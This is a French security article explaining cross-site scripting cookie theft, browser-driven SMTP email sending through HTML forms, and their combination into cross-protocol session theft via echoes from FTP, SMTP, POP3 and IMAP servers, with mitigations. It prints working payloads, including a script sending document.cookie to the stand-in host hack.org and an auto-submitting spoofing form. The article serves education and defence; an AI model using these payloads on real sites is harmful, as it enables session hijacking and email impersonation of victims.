

# CSS FTP

Philippe PRADOS

[pp@philippe.prados.name](mailto:pp@philippe.prados.name)



***Préservez l'environnement,  
n'imprimez pas ce document***

## TABLE DES MATIERES

1.	Injection de script .....	3
2.	Envoi d'e-mail par un formulaire.....	4
3.	Vole de session.....	5
3.1	Exploitation .....	6

## Avant propos

*Différentes attaques permettent le vol de la session d'un utilisateur. Cet article propose deux attaques initiales, qui combinées, forme une troisième attaque redoutable.*

Parmi les différentes techniques utilisées par les pirates, certaines ne nécessitent pas autre chose qu'un éditeur de texte. Nous allons étudier plusieurs attaques faciles à réaliser.

La première vole la session d'un utilisateur en exploitant une erreur du développeur. La deuxième attaque envoie un e-mail à l'insu de la victime, à partir de son poste. Le navigateur HTML sera utilisé astucieusement pour communiquer avec un serveur SMTP. La dernière attaque vole la session de l'utilisateur sans erreur du développeur. De nombreux sites de grand provider sont sensibles à ces attaques. Un pirate prend ainsi la main sur la boîte aux lettres ou sur la session bancaire d'un internaute.

## 1. INJECTION DE SCRIPT

Une faille, très courante sur les sites Internets, permet le vol la session d'un utilisateur. Pour cela, nous allons injecter un script à une page.

Les navigateurs autorisent l'ajout de comportements aux pages HTML. Cela adapte la page dynamiquement suivant les actions de l'utilisateur ou vérifie la validité des champs avant la soumission d'un formulaire.

Les scripts fonctionnent dans un bac à sable. C'est à dire qu'ils n'ont pas accès à toutes les informations gérées par les navigateurs. Par exemple, un script ne peut pas consulter les cookies d'une autre page, si elle ne fait pas partie du même nom de domaine.

Les cookies sont très importants pour la sécurité des sites car ils identifient les sessions des utilisateurs. Si un pirate arrive à voler un cookie, il se fait passer pour la victime, même sans connaître son mot de passe. Si un script arrive à connaître le cookie associé à votre consultation de votre serveur bancaire, il l'envoie vers le site d'un pirate pour voler votre session. Les navigateurs n'autorisent normalement pas cela.

Imaginons la situation suivante : Vous consultez votre messagerie à partir d'un serveur http à l'adresse [mail.victime.org](http://mail.victime.org). Vous devez vous identifier pour consulter vos messages. En échange, le serveur vous retourne un cookie de session vous identifiant pendant toute la durée de l'utilisation du site.

Pour voler un cookie, il faut réussir à injecter un script de telle manière qu'il soit considéré comme sûr par le navigateur. Si un script vient du domaine [mail.victime.org](http://mail.victime.org), il aura accès aux cookies du domaine [victime.org](http://victime.org).

Comment injecter un script ? C'est très simple. La plupart du temps, les développeurs ne traitent pas les variables qu'ils injectent dans une page HTML. Les pages sont construites sur le modèle suivant : `Bonjour $nom`. Si la variable `$nom` possède une portion de code HTML, celui-ci sera injecté dans la page. Par exemple, si le nom possède la valeur


```
<script>(new Image).src="http://hack.org/?"+document.cookie</script>
```

La page produite possède un script ayant accès à la variable `document.cookie`. La session est alors envoyée vers le site [hack.org](http://hack.org). Cette situation est très courante. Cette attaque s'appelle le « Cross Site Scripting » ou CSS. Vous êtes vous amusé à indiquer un code HTML dans le libellé d'un virement bancaire ? Dans les cas que j'ai testés, ni la banque source, ni la banque destinataire n'ont filtré l'information. Un script est injecté afin de voler la session du destinataire du virement. Lorsque celui-ci consulte les écritures de son compte à l'aide de son navigateur, le cookie de session est envoyée au pirate.

Pour corriger cela, il faut impérativement encoder les variables avant de les injecter dans une page. Les caractères inférieurs, supérieurs et d'autres doivent être remplacés par leurs équivalents : `&lt;` et `&gt;`. En fait, il existe plusieurs encodages à effectuer suivant la position de la variable dans la page. L'encodage sera différent si la variable est incluse dans un javascript par exemple. Consultez les pages en références pour avoir plus d'information sur ce problème.

Pour voler la session d'un utilisateur sur un site, il faut trouver une seule page renvoyant un écho d'un paramètre. Par exemple, un formulaire demande une information numérique. Un test est effectué sur le serveur pour vérifier que tous les caractères sont numériques. Si ce n'est pas le cas, le serveur retourne une page avec un message d'erreur pour indiquer que la valeur `$num` n'est pas numérique. Si le développeur n'a pas encodé la valeur lors de la production du message d'erreur, nous avons un écho. En envoyant le petit script ci-dessus dans le champ `num`, le message d'erreur exécute le script et envoie la session au pirate.

L'utilisateur vole ainsi sa propre session. Ce n'est pas très utile. Pour voler une autre session, il faut compliquer un peu le scénario. Un utilisateur s'authentifie sur le site [mail.victime.org](http://mail.victime.org). Il obtient un cookie de session. Il navigue ensuite sur un autre site en indiquant l'adresse [www.hack.org](http://www.hack.org) dans la barre de son navigateur. Le site [www.hack.org](http://www.hack.org) est contrôlé par le pirate. À l'insu de la victime, la page de garde de [hack.org](http://hack.org) soumet, dans un frame caché, un formulaire vers le site [mail.victime.org](http://mail.victime.org). Il s'arrange pour envoyer un formulaire vers une page effectuant un écho. La page d'erreur intègre le script. Il est exécuté. Il envoie le cookie de l'utilisateur vers le site du pirate. Celui-ci n'a plus qu'à l'injecter dans son navigateur pour consulter les mails de la victime.



Pour que cette attaque fonctionne, il faut plusieurs conditions. Il doit exister une page au minimum, sur un des sites du domaine, qui effectue un écho. Il faut également que le pirate arrive à envoyer la victime sur un site piégé. Il peut obtenir cela à l'aide de social engineering par exemple.

Les développeurs peuvent corriger cette faille en encodant systématiquement toutes les variables avant de les inclure dans une page HTML. Ceci est un risque majeur pour les techniques de Single Sign On (signature unique pour un domaine). En effet, il suffit d'une faille sur une seule page d'un seul des sites du domaine pour remettre en cause la sécurité de tout le domaine.

Un développeur peut volontairement laisser une porte dérobée dans une des pages afin de permettre un écho. Il est impératif d'auditer les applications avant des les déployer.

Une page à vérifier précisément est la page d'erreur affichée lors d'une demande d'URL inconnu. Un pirate obtient un écho en demandant une URL avec un script.

```
http://www.victime.org/<script>(new+Image).src=%22http://hack.org/?%22%2Bdocument.cookie</script>
```

Si la page d'erreur indique un message du type « L'URL \$X n'existe pas », un écho est possible.

## 2. ENVOI D'E-MAIL PAR UN FORMULAIRE

Nous allons regarder une deuxième attaque envoyant un e-mail à partir d'un navigateur.

Les formulaires des pages HTML envoient des informations au serveur d'application. Il existe deux formats pour l'envoi des différents champs. Le premier est celui par défaut. Il encode les différents champs avant de les envoyer au serveur. Le deuxième format permet à l'utilisateur d'envoyer des fichiers aux serveurs d'applications. Pour faire cela, il faut ajouter le paramètre `enctype` avec la valeur `multipart/form-data` dans le marqueur `<form>`. Le format `multipart` est dérivé du format utilisé pour l'envoi de pièces attachées dans les e-mails.

Le format `multipart` découpe la requête en plusieurs parties, chacune séparé par un délimiteur. Une longue chaîne de caractères aléatoires est choisie pour séparer les différents champs, puis chaque valeur est indiquée sur les lignes suivantes.

Une requête ressemble à ceci :

```
POST /submit.html HTTP/1.0
User-Agent: Mozilla/4.77
Accept: image/gif, image/jpeg, image/png, */*
Content-type: multipart/form-data;

boundary=-----18006185524819184861641129113
Content-Length: 299
-----18006185524819184861641129113
Content-Disposition: form-data; name="firstname"
Joe
```

```
-----18006185524819184861641129113
Content-Disposition: form-data; name="lastname"
Sixpack
-----18006185524819184861641129113--
```

Les formulaires sont envoyés vers l'URL indiquée dans le paramètre `action` du marqueur `<form>`.

Jochen Topf a remarqué que cette URL ne pointe pas forcément vers un serveur HTTP.

Les serveurs SMTP ont pour charge d'acheminer les courriers électroniques. Ils communiquent entre eux pour envoyer les différents messages dans les boîtes aux lettres de destinations. Le protocole SMTP est un protocole texte. C'est à dire qu'un telnet sur un serveur SMTP permet d'envoyer un message. Les commandes sont composées de caractères ascii.

```
telnet smtp.monsite.org 25
220 smtp.monsite.org ESMTPE Sendmail 8.11.1m3/NCO/VER6.1
POST / HTTP/1.0
500 5.5.1 Command unrecognized: "POST / HTTP/1.0"
HELO www.monsite.org
250 stmp.monsite.org Hello localhost [127.0.0.1], pleased to meet you
```

Que se passe t'il si un formulaire HTML est envoyé vers un serveur SMTP sur le port 25 ? La plupart des lignes de caractères du flux ne correspondent pas à une commande SMTP. Elles vont alors être ignorées. Si un champ possède des commandes SMTP, elles seront exécutées.

Par exemple, le formulaire suivant envoie un mail :

```
<form action="http://smtp.victimtime.org:25"
      method="POST"
      enctype="multipart/form-data" target="dest">
<textarea name="cmd" rows="4" cols="70">
HELO example.com
MAIL FROM:naif@victimtime.org
RCPT TO:naif@victimtime.org
QUIT
</textarea><br />
<input type="submit">
</form>
```

Le serveur SMTP `smtp.victimtime.org` en écoute sur le port 25 recevra de nombreuses lignes de commandes qu'il ne comprend pas. Soudain, la commande `HELO` sera exécutée. Les suivantes envoient un e-mail. La page de résultat contiendra tous les retours du protocole SMTP.

Un petit javascript envoie automatiquement l'e-mail à partir du navigateur de l'internaute.

```
<script>
form[0].submit();
</script>
```

Avec cette technique, un pirate envoie un e-mail à la place d'une victime, en s'arrangeant pour que toutes les traces confirment que l'e-mail a bien été envoyé par son poste. Le scénario est le suivant. Un pirate désire envoyer un e-mail en se faisant passer pour `naif@victimtime.org`. Il construit une page HTML avec deux frames dont l'un est caché. Dans la page principale, il ajoute un formulaire comme expliqué précédemment et ajoute un script pour automatiser la soumission. Il s'arrange pour que la victime consulte cette page. Elle obtient une page anodine. En sous main, un e-mail est envoyé de la part de `naif@victimtime.org` à partir de son poste. Elle aura beaucoup de mal à expliquer qu'elle n'en est pas l'auteur.

Pour que cette attaque fonctionne, il faut deux conditions : connaître un serveur SMTP utilisé par la victime et obtenir que celle-ci consulte une page particulière sur le net. Si l'utilisateur passe par un proxy, la connexion vers le serveur SMTP viendra de celui-ci.

Cette attaque est utilisable avec d'autres protocoles textuels. Par exemple : FTP, POP3 ou IMAP4.

### 3. VOLE DE SESSION

Les équipes de `eyeonsecurity.net` ont combiné les deux attaques précédentes pour voler la session d'un utilisateur, même sans erreurs du développeur. Pour voler une session, il faut obtenir un écho sur une des pages. Est-il possible d'obtenir un écho à partir d'un autre protocole ? Nous avons vu qu'il était possible de soumettre un formulaire vers n'importe quel protocole texte. Cela nous a permis d'envoyer un e-mail.

Nous désirons maintenant simplement obtenir un écho. Pour cela, il faut qu'un message d'erreur nous retourne une valeur que nous lui avons envoyée. Par exemple, lors du processus d'identification du protocole FTP, nous devons indiquer un nom. S'il n'est pas correct, le serveur FTP retourne généralement un message du type «`user $nom inconnu`». Le protocole FTP n'a pas de raison de se préoccuper de l'encodage HTML.

```
telnet smtp.victimtime.org 25
220 smtp.victimtime.org ESMTPE Sendmail 8.11.1m3/NCO/VER6.1
HELO example.com
250 smtp.victimtime.org Hello localhost [127.0.0.1], pleased to meet you
MAIL FROM:<naif@victimtime.org>
250 2.1.0 <naif@victimtime.org>... Sender ok
RCPT TO:<img src=javascript:alarm(document.cookie)>
550 5.1.1 <img src=javascript:alarm(document.cookie)>... User unknown
```

#### QUIT

```
221 2.0.0 smtp.victimtime.org closing connection
```

Utilisons cela pour obtenir un écho. Dans le champ `cmd` nous indiquons une commande d'identification avec un script.

```
<form action="http://ftp.victimtime.org:21"
      method="POST"
      enctype="multipart/form-data">
<textarea name="cmd" rows="4" cols="70">
USER <script>alert("cookie="+document.cookie)</script>
QUIT
</textarea><br />
<input type="submit">
</form>
```

Le serveur FTP nous retourne un message d'erreur avec un écho du nom de l'utilisateur. La page de résultat est interprété par le navigateur comme étant une page HTML. Le script est alors exécuté. Une boîte d'alerte affiche le cookie du site [victimtime.org](http://victimtime.org).

Parfois, ce message d'erreur n'effectue pas d'écho. Il faut alors rechercher d'autres commandes pour obtenir cet effet. Voici différents scripts pour voler une session.

#### SMTP (port 25)

```
HELO smtp.victimtime.org
MAIL FROM:naif@victimtime.org
RCPT TO:<img src=javascript:alert("cookie="+document.cookie)>
QUIT
```

#### FTP (port 21)

```
USER <script>alert("cookie="+document.cookie)</script>
QUIT
```

ou

```
USER anonymous
PASS naif@victimtime.org
MKD <script>alert("cookie="+document.cookie)</script>
QUIT
```

ou

```
USER anonymous
PASS naif@victimtime.org
TOTO <script>alert("cookie="+document.cookie)</script>
QUIT
```

ou

```
USER anonymous
PASS naif@victimtime.org
GET <script>alert("cookie="+document.cookie)</script>
QUIT
```

#### POP3 (port 110)

```
USER <script>alert("cookie="+document.cookie)</script>
QUIT
```

#### IMAP4 (port 143)

```
TOTO <script>alert("cookie="+document.cookie)</script>
QUIT
```

Le problème majeur de cette attaque est qu'elle remet en cause l'architecture des noms de domaines d'un site. Pour un domaine [victimtime.org](http://victimtime.org), s'il existe un serveur FTP, SMTP, IMAP4 ou POP3 dans le même domaine, il est fort probable qu'un écho soit possible.

### 3.1 Exploitation

Le pirate peut exploiter plusieurs informations pour monter son attaque. S'il connaît l'e-mail de la victime il peut exploiter les failles du serveur de messagerie de celle-ci. Si l'utilisateur consulte un site, puis clique sur un lien vers le site [www.hack.org](http://www.hack.org), l'en-tête `referer` de la requête indique le site d'origine du clic. Il peut exploiter les failles connues du site d'origine.

Les différents fournisseurs sont sensibles à au moins un des scripts indiqués. Ils utilisent des noms de serveurs différents pour les différents protocoles. Le pirate place son piège sur le réseau en utilisant à chaque fois l'attaque la plus efficace. Il est également possible à un pirate d'écrire un script recherchant automatiquement une des attaques possibles. A partir d'un nom de domaine, il est relativement facile de trouver un serveur FTP, SMTP, POP3 ou IMAP4. Celui-ci n'est pas forcément accessible en dehors de l'intranet, mais cela n'arrête pas le pirate. En effet, l'attaque s'effectue à partir du navigateur de la victime. Le script a donc accès à l'intranet.

Pour corriger cela il est possible d'intervenir à plusieurs niveaux :

- Emmêtré des cookies pour [www.victimtime.org](http://www.victimtime.org) à la place de [victimtime.org](http://victimtime.org).

- Placer les serveurs FTP, SMTP, IMAP4 et POP3 sous un autre nom de domaine où il n'existe pas de serveur HTTP.
- Couper la connexion sur ces différents protocoles après trop d'erreurs.
- Ajouter des règles aux pare-feux pour filtrer les commandes acceptées par les différents protocoles. Si une requête anormale est détectée, il faut interdire la communication.
- Pour les sites en Single Sign On, déclarez tous les serveurs http sous le nœud [www](#). Par exemple, [app1.www.victime.org](#), [app2.www.victime.org](#).

Pour que cette attaque fonctionne, il faut plusieurs conditions. Dans le domaine victime, il doit exister un serveur acceptant un protocole textuel et permettant un écho. Il faut également que le pirate arrive à envoyer la victime sur un site piégé.

Une démonstration est disponible sur le site [www.philippe.prados.name](#).

La dernière attaque a été découverte très récemment. Elle est généralement peu connue des administrateurs. Ils doivent apporter rapidement les corrections nécessaires.

De nombreuses attaques sont le fruit de bug de développement. Les développeurs ne sont pas formés pour intégrer la sécurité dans leurs développements. Les outils et les formations sur ces technologies n'intègrent pas la sécurité. Tous les développeurs devraient suivre les formations sur la sécurité des développements. Il existe quelques formations en France. Elles ne s'adressent pas aux administrateurs, mais aux développeurs. Sans formation, les applications resteront le maillon faible de la sécurité.

Liens :

[http://www.cert.org/tech\\_tips/malicious\\_code\\_mitigation.html](http://www.cert.org/tech_tips/malicious_code_mitigation.html)  
<http://eyeonsecurity.net/papers/Extended-HTML-Form-Attack-doc.zip>  
<http://www.remote.org/jochen/sec/hfpa/hfpa.pdf>